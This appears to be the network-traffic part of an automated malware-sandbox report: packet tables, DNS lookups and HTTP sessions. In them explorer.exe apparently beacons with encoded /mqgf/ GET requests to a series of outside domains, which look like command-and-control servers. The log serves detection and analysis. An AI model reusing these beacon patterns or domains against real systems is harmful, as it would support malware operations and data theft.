Nov 26, 2020 15:08:49.871788025 CET	49768	80	192.168.2.4	23.88.85.105
Nov 26, 2020 15:08:50.039123058 CET	80	49768	23.88.85.105	192.168.2.4
Nov 26, 2020 15:08:54.974551916 CET	49769	80	192.168.2.4	75.126.100.11
Nov 26, 2020 15:08:55.110631943 CET	80	49769	75.126.100.11	192.168.2.4
Nov 26, 2020 15:08:55.110913992 CET	49769	80	192.168.2.4	75.126.100.11
Nov 26, 2020 15:08:55.111057997 CET	49769	80	192.168.2.4	75.126.100.11
Nov 26, 2020 15:08:55.246968985 CET	80	49769	75.126.100.11	192.168.2.4
Nov 26, 2020 15:08:55.246997118 CET	80	49769	75.126.100.11	192.168.2.4
Nov 26, 2020 15:08:55.247005939 CET	80	49769	75.126.100.11	192.168.2.4
Nov 26, 2020 15:08:55.247483969 CET	49769	80	192.168.2.4	75.126.100.11
Nov 26, 2020 15:08:55.383516073 CET	80	49769	75.126.100.11	192.168.2.4
Nov 26, 2020 15:09:00.310724974 CET	49770	80	192.168.2.4	95.215.210.10
Nov 26, 2020 15:09:00.427397013 CET	80	49770	95.215.210.10	192.168.2.4
Nov 26, 2020 15:09:00.427512884 CET	49770	80	192.168.2.4	95.215.210.10
Nov 26, 2020 15:09:00.427666903 CET	49770	80	192.168.2.4	95.215.210.10
Nov 26, 2020 15:09:00.543589115 CET	80	49770	95.215.210.10	192.168.2.4
Nov 26, 2020 15:09:00.543806076 CET	80	49770	95.215.210.10	192.168.2.4
Nov 26, 2020 15:09:00.543859005 CET	80	49770	95.215.210.10	192.168.2.4
Nov 26, 2020 15:09:00.543992996 CET	49770	80	192.168.2.4	95.215.210.10
Nov 26, 2020 15:09:00.544039965 CET	49770	80	192.168.2.4	95.215.210.10
Nov 26, 2020 15:09:00.659297943 CET	80	49770	95.215.210.10	192.168.2.4
Nov 26, 2020 15:09:05.636172056 CET	49771	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:09:05.652481079 CET	80	49771	34.102.136.180	192.168.2.4
Nov 26, 2020 15:09:05.652625084 CET	49771	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:09:05.652915001 CET	49771	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:09:05.669075966 CET	80	49771	34.102.136.180	192.168.2.4
Nov 26, 2020 15:09:05.767719984 CET	80	49771	34.102.136.180	192.168.2.4
Nov 26, 2020 15:09:05.767754078 CET	80	49771	34.102.136.180	192.168.2.4
Nov 26, 2020 15:09:05.767883062 CET	49771	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:09:05.767950058 CET	49771	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:09:05.785839081 CET	80	49771	34.102.136.180	192.168.2.4
Nov 26, 2020 15:09:10.998608112 CET	49772	80	192.168.2.4	165.227.229.15
Nov 26, 2020 15:09:11.026669025 CET	80	49772	165.227.229.15	192.168.2.4
Nov 26, 2020 15:09:11.026842117 CET	49772	80	192.168.2.4	165.227.229.15
Nov 26, 2020 15:09:11.027050972 CET	49772	80	192.168.2.4	165.227.229.15
Nov 26, 2020 15:09:11.054827929 CET	80	49772	165.227.229.15	192.168.2.4
Nov 26, 2020 15:09:11.522761106 CET	49772	80	192.168.2.4	165.227.229.15
Nov 26, 2020 15:09:11.589823961 CET	80	49772	165.227.229.15	192.168.2.4
Nov 26, 2020 15:09:13.298913956 CET	80	49772	165.227.229.15	192.168.2.4
Nov 26, 2020 15:09:13.299211025 CET	49772	80	192.168.2.4	165.227.229.15
Nov 26, 2020 15:09:13.315665007 CET	80	49772	165.227.229.15	192.168.2.4
Nov 26, 2020 15:09:13.315711975 CET	80	49772	165.227.229.15	192.168.2.4
Nov 26, 2020 15:09:13.315924883 CET	49772	80	192.168.2.4	165.227.229.15
Nov 26, 2020 15:09:13.316107035 CET	49772	80	192.168.2.4	165.227.229.15

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 15:07:13.144359112 CET	52991	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 15:07:13.171447039 CET	53	52991	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:14.239559889 CET	53700	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:14.266622066 CET	53	53700	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:21.541554928 CET	51726	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:21.587124109 CET	53	51726	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:22.348275900 CET	56794	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:22.375363111 CET	53	56794	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:26.132932901 CET	56534	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:26.160192966 CET	53	56534	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:26.973536015 CET	56627	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:27.000674963 CET	53	56627	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:27.773952007 CET	56621	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:27.800987005 CET	53	56621	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:28.831362963 CET	63116	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:28.876629114 CET	53	63116	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:30.165488005 CET	64078	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:30.192444086 CET	53	64078	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:30.963388920 CET	64801	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:30.990685940 CET	53	64801	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:31.495783091 CET	61721	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:31.522849083 CET	53	61721	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:31.801719904 CET	51255	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:31.828955889 CET	53	51255	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:32.467648983 CET	61522	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:32.494673014 CET	53	61522	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:40.357604027 CET	52337	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:40.384687901 CET	53	52337	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:42.293867111 CET	55046	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:42.320950031 CET	53	55046	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:49.923564911 CET	49612	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:49.950719118 CET	53	49612	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:51.235740900 CET	49285	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:51.281332016 CET	53	49285	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:51.810421944 CET	50601	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:51.855747938 CET	53	50601	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:52.990712881 CET	60875	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:53.036309004 CET	53	60875	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:53.056974888 CET	56448	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:53.084016085 CET	53	56448	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:53.981822014 CET	59172	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:54.028368950 CET	53	59172	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:54.887774944 CET	62420	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:54.914705038 CET	53	62420	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:55.792689085 CET	60579	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:55.837688923 CET	53	60579	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:56.405735016 CET	50183	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:56.450957060 CET	53	50183	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:57.158721924 CET	61531	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:57.204114914 CET	53	61531	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:57.212976933 CET	49228	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:57.258393049 CET	53	49228	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:57.801665068 CET	59794	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:57.828541994 CET	53	59794	8.8.8.8	192.168.2.4
Nov 26, 2020 15:07:58.288177013 CET	55916	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:07:58.333524942 CET	53	55916	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:09.319849968 CET	52752	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:09.346962929 CET	53	52752	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:09.402966022 CET	60542	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:09.430198908 CET	53	60542	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:23.667031050 CET	60689	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:23.724678993 CET	53	60689	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:28.776492119 CET	64206	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:28.826474905 CET	53	64206	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:33.867263079 CET	50904	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 15:08:33.917606115 CET	53	50904	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:38.957355022 CET	57525	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:39.006593943 CET	53	57525	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:44.277055979 CET	53814	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:44.338299990 CET	53	53814	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:49.482791901 CET	53418	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:49.533351898 CET	53	53418	8.8.8.8	192.168.2.4
Nov 26, 2020 15:08:54.903394938 CET	62833	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:08:54.973221064 CET	53	62833	8.8.8.8	192.168.2.4
Nov 26, 2020 15:09:00.259206057 CET	59260	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:09:00.309253931 CET	53	59260	8.8.8.8	192.168.2.4
Nov 26, 2020 15:09:05.562294960 CET	49944	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:09:05.633838892 CET	53	49944	8.8.8.8	192.168.2.4
Nov 26, 2020 15:09:10.801733971 CET	63300	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:09:10.996421099 CET	53	63300	8.8.8.8	192.168.2.4
Nov 26, 2020 15:09:16.539433002 CET	61449	53	192.168.2.4	8.8.8.8
Nov 26, 2020 15:09:16.707619905 CET	53	61449	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 15:08:23.667031050 CET	192.168.2.4	8.8.8.8	0xa1d5	Standard query (0)	www.carnesveymacr.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:28.776492119 CET	192.168.2.4	8.8.8.8	0x3f4b	Standard query (0)	www.mehler.photography	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:33.867263079 CET	192.168.2.4	8.8.8.8	0xb2a	Standard query (0)	www.uyieoamejus2zd.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:38.957355022 CET	192.168.2.4	8.8.8.8	0xef12	Standard query (0)	www.thelonerangernews.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:44.277055979 CET	192.168.2.4	8.8.8.8	0xeae2	Standard query (0)	www.hvcharging.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:49.482791901 CET	192.168.2.4	8.8.8.8	0x2278	Standard query (0)	www.jddq888.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:54.903394938 CET	192.168.2.4	8.8.8.8	0x2c83	Standard query (0)	www.wtmailer15.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:00.259206057 CET	192.168.2.4	8.8.8.8	0x8642	Standard query (0)	www.wastie.club	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:05.562294960 CET	192.168.2.4	8.8.8.8	0x460c	Standard query (0)	www.gettingthehellloutofca.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:10.801733971 CET	192.168.2.4	8.8.8.8	0x26fc	Standard query (0)	www.caelaabadie.com	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.539433002 CET	192.168.2.4	8.8.8.8	0xc857	Standard query (0)	www.mapnimbis.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 15:08:23.724678993 CET	8.8.8.8	192.168.2.4	0xa1d5	No error (0)	www.carnesveymacr.com	carnesveymacr.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:08:23.724678993 CET	8.8.8.8	192.168.2.4	0xa1d5	No error (0)	carnesveymacr.com		192.0.78.24	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:23.724678993 CET	8.8.8.8	192.168.2.4	0xa1d5	No error (0)	carnesveymacr.com		192.0.78.25	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:28.826474905 CET	8.8.8.8	192.168.2.4	0x3f4b	No error (0)	www.mehler.photography	mehler.photography		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:08:28.826474905 CET	8.8.8.8	192.168.2.4	0x3f4b	No error (0)	mehler.photography		192.0.78.24	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:28.826474905 CET	8.8.8.8	192.168.2.4	0x3f4b	No error (0)	mehler.photography		192.0.78.25	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:33.917606115 CET	8.8.8.8	192.168.2.4	0xb2a	Name error (3)	www.uyieoamejus2zd.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 15:08:39.006593943 CET	8.8.8.8	192.168.2.4	0xef12	No error (0)	www.thelonerangernews.com	thelonerangernews.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:08:39.006593943 CET	8.8.8.8	192.168.2.4	0xef12	No error (0)	theloneranergernews.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:44.338299990 CET	8.8.8.8	192.168.2.4	0xeae2	No error (0)	www.hvcharging.com	hvcharging.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:08:44.338299990 CET	8.8.8.8	192.168.2.4	0xeae2	No error (0)	hvcharging.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:49.533351898 CET	8.8.8.8	192.168.2.4	0x2278	No error (0)	www.jddq888.com	jddq888.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:08:49.533351898 CET	8.8.8.8	192.168.2.4	0x2278	No error (0)	jddq888.com		23.88.85.105	A (IP address)	IN (0x0001)
Nov 26, 2020 15:08:54.973221064 CET	8.8.8.8	192.168.2.4	0x2c83	No error (0)	www.wtmailer15.com		75.126.100.11	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:00.309253931 CET	8.8.8.8	192.168.2.4	0x8642	No error (0)	www.wastie.club	wastie.club		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:09:00.309253931 CET	8.8.8.8	192.168.2.4	0x8642	No error (0)	wastie.club		95.215.210.10	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:05.633838892 CET	8.8.8.8	192.168.2.4	0x460c	No error (0)	www.gettingthehelloutofca.com	gettingthehelloutofca.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:09:05.633838892 CET	8.8.8.8	192.168.2.4	0x460c	No error (0)	gettingthehelloutofca.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:10.996421099 CET	8.8.8.8	192.168.2.4	0x26fc	No error (0)	www.caelaabadie.com	caelaabadie.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 15:09:10.996421099 CET	8.8.8.8	192.168.2.4	0x26fc	No error (0)	caelaabadie.com		165.227.229.15	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.707619905 CET	8.8.8.8	192.168.2.4	0xc857	No error (0)	www.mapnimbis.com		45.33.2.79	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.707619905 CET	8.8.8.8	192.168.2.4	0xc857	No error (0)	www.mapnimbis.com		198.58.118.167	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.707619905 CET	8.8.8.8	192.168.2.4	0xc857	No error (0)	www.mapnimbis.com		45.33.23.183	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.707619905 CET	8.8.8.8	192.168.2.4	0xc857	No error (0)	www.mapnimbis.com		96.126.123.244	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.707619905 CET	8.8.8.8	192.168.2.4	0xc857	No error (0)	www.mapnimbis.com		45.56.79.23	A (IP address)	IN (0x0001)
Nov 26, 2020 15:09:16.707619905 CET	8.8.8.8	192.168.2.4	0xc857	No error (0)	www.mapnimbis.com		45.79.19.196	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.carnesveymacr.com
- www.mehler.photography
- www.thelonerangernews.com
- www.hvcharging.com
- www.jddq888.com
- www.wtmailer15.com
- www.wastie.club
- www.gettingthehelloutofca.com
- www.caelaabadie.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49764	192.0.78.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:23.752765894 CET	1403	OUT	GET /mqgf/?1bz=hhd0GaXlZugFYZhq3yiAARtiWhMpNMVDAm1bllTaIe3aIDvqoSX91Ws6MgCgWpSSj5gE&v2Jx9=0pY0Q8thwtJli0y0 HTTP/1.1 Host: www.carnesveymacr.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:08:23.769018888 CET	1403	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 26 Nov 2020 14:08:23 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.carnesveymacr.com/mqgf/?1bz=hhd0GaXlZugFYZhq3yiAARtiWhMpNMVDAm1bllTaIe3aIDvqoSX91Ws6MgCgWpSSj5gE&v2Jx9=0pY0Q8thwtJli0y0 X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49765	192.0.78.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:28.844275951 CET	1404	OUT	GET /mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=YSPUSffqOivhj8Kjp9aQgNvPQF5V6gVVRQ45a2ufWFuMe0FJpEVxFN190mcOe42QTAaS HTTP/1.1 Host: www.mehler.photography Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:08:28.860582113 CET	1405	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 26 Nov 2020 14:08:28 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.mehler.photography/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=YSPUSffqOivhj8Kjp9aQgNvPQF5V6gVVRQ45a2ufWFuMe0FJpEVxFN190mcOe42QTAaS X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49766	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:39.024245024 CET	1406	OUT	GET /mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=Nu/G71QL4p4BT86mcqNaj5MI96K7Vz5eVXtDqKTsfKVXKjxrmX+SwuyoO8XqTg4wxzHG HTTP/1.1 Host: www.thelonerangernews.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:39.139292955 CET	1406	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 14:08:39 GMT Content-Type: text/html Content-Length: 275 ETag: "5fbfb454-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49767	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:44.356384993 CET	1409	OUT	GET /mqgf/?1bz=hQvvPGE3muAzcBcpOXnjuQwkQGZsNu5C1c7nvvAMRpq5p952PPZlPGy2DG7Zpy1FuWTU&v2Jx9=0pY0Q8thwtJli0y0 HTTP/1.1 Host: www.hvcharging.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:08:44.471837997 CET	1409	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 14:08:44 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49768	23.88.85.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:49.702579021 CET	1410	OUT	GET /mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=mdpH1kYH/WNDw93QqiOdsAZgQKB+qpRxGfGsjxdQlClZxNZ4TMvv4sve4+Kmt2Uc5176 HTTP/1.1 Host: www.jddq888.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:08:49.871308088 CET	1410	IN	HTTP/1.1 500 Internal Server Error Content-Type: text/html Server: Microsoft-IIS/7.5 Date: Thu, 26 Nov 2020 14:08:46 GMT Connection: close Content-Length: 57 Data Raw: e6 97 a0 e6 b3 95 e6 98 be e7 a4 ba e9 a1 b5 e9 9d a2 ef bc 8c e5 9b a0 e4 b8 ba e5 8f 91 e7 94 9f e5 86 85 e9 83 a8 e6 9c 8d e5 8a a1 e5 99 a8 e9 94 99 e8 af af e3 80 82 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49769	75.126.100.11	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:08:55.111057997 CET	1411	OUT	GET /mqgf/?1bz=o6fJD+zMZxVzOfk4IEdwtZQvSv9vl5cBPUt1QiawFeZ3y3tXUJIXw0nGuJCyWZvSLK28&v2Jx9=0pY0Q8thwtJli0y0 HTTP/1.1 Host: www.wtmailer15.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 15:08:55.246997118 CET	1412	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 26 Nov 2020 14:08:55 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49770	95.215.210.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 15:09:00.427666903 CET	1413	OUT	GET /mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=uH4Dxo5rCetYkfO7KLYRcfVECb5esRD5h1WtuccCG6pO/xNVWEKD01dxTzpIBP2UrYly HTTP/1.1 Host: www.wastie.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
